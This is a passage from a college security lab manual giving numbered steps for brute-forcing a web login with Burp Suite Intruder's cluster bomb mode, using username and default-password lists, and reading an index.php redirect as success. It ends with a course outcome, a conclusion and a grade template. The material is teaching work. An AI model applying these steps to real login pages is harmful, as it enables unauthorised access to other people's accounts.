



5. Send intercepted content to intruder tab in burp suite. This provides possible places where we can try brute force which is enclosed between two \$ and we can remove \$ sign to select on which payload we wanted to brute force.




6. Go to payload tab-select attack type cluster bomb

In payload1 provide common username file or add common user name possible with payload type simple list. In payload2 provide file containing default password or add common user name possible with payload type simple list.




(A Constituent College of Somaiya Vidyavihar University)

7. Click “Start Attack”



If a response returns with location as index.php, then our password cracking is successful!



Outcomes:

CO-3: Understand attack methodology

Conclusion: (Conclusion to be based on the objectives and outcomes achieved)

Online and Offline password cracking was performed.

Grade: AA / AB / BB / BC / CC / CD /DD

Signature of faculty in-charge with date

REFERENCES:

- www.kali.org



(A Constituent College of Somaiya Vidyavihar University)